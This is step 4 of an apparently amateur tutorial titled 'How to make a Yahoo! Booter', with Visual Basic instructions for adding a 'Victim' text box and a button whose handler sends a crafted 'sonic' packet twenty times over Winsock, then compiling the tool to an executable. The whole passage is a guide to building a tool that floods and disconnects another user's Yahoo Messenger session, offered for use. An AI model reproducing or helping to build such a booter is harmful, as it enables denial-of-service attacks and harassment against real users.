|
-
Now we are Ready for the rest.
It's
Up to you how you Put the Text Boxes so
the Booter Looks Cute lol.
Now

I Put a New Text Box [ Text4 ] .This
will be the Text Box where we Enter the
Victim. And a new Command Button to
Activate the Booter [ Command3 ]
I
Change the I-Face a Little as you can
See.
Now
Click 2 Times on the Command 3 Button

and enter This Source Here
Private
Sub Command3_Click()
If Winsock1.State = sckConnected Then
Winsock1.SendData sonic(Text1, Text4)
End If
If Winsock1.State = sckConnected Then
Winsock1.SendData sonic(Text1, Text4)
End If
If Winsock1.State = sckConnected Then
Winsock1.SendData sonic(Text1, Text4)
End If
If Winsock1.State = sckConnected Then
Winsock1.SendData sonic(Text1, Text4)
End If
If Winsock1.State = sckConnected Then
Winsock1.SendData sonic(Text1, Text4)
End If
If Winsock1.State = sckConnected Then
Winsock1.SendData sonic(Text1, Text4)
End If
If Winsock1.State = sckConnected Then
Winsock1.SendData sonic(Text1, Text4)
End If
If Winsock1.State = sckConnected Then
Winsock1.SendData sonic(Text1, Text4)
End If
If Winsock1.State = sckConnected Then
Winsock1.SendData sonic(Text1, Text4)
End If
If Winsock1.State = sckConnected Then
Winsock1.SendData sonic(Text1, Text4)
End If
If Winsock1.State = sckConnected Then
Winsock1.SendData sonic(Text1, Text4)
End If
If Winsock1.State = sckConnected Then
Winsock1.SendData sonic(Text1, Text4)
End If
If Winsock1.State = sckConnected Then
Winsock1.SendData sonic(Text1, Text4)
End If
If Winsock1.State = sckConnected Then
Winsock1.SendData sonic(Text1, Text4)
End If
If Winsock1.State = sckConnected Then
Winsock1.SendData sonic(Text1, Text4)
End If
If Winsock1.State = sckConnected Then
Winsock1.SendData sonic(Text1, Text4)
End If
If Winsock1.State = sckConnected Then
Winsock1.SendData sonic(Text1, Text4)
End If
If Winsock1.State = sckConnected Then
Winsock1.SendData sonic(Text1, Text4)
End If
If Winsock1.State = sckConnected Then
Winsock1.SendData sonic(Text1, Text4)
End If
If Winsock1.State = sckConnected Then
Winsock1.SendData sonic(Text1, Text4)
End If
End Sub
This
all Should be Looking Like this
Now
Start the Project and login the Yahoo
Id. Login into Messanger with your Own
Id. Enter your Name in the Text4 Text
and Click the Command3 Button Once. Its
working 4 me I hope for you 2.

The
Booter Completed now we Change The Text
from the Text4 and The Caption Button.
This
is it for Me now it is Up to You Change
the Colors add Some Pictures check the
Sources and Modules. Try to make some
stuff out of this Simple Booter Here.
Hope I Helped you.
Ops
I forgot to Compile my Booter lol go to
File/Make Project Exe

Now
it Should Start Compiling.
-
Download
the Last Step Here
Okat
That's it i hope this helped you a
Little. The Full Tutorial and all
Examples are made by ME - _Jehanzeb_ . |
 How to make a Yahoo! Booter - Step 4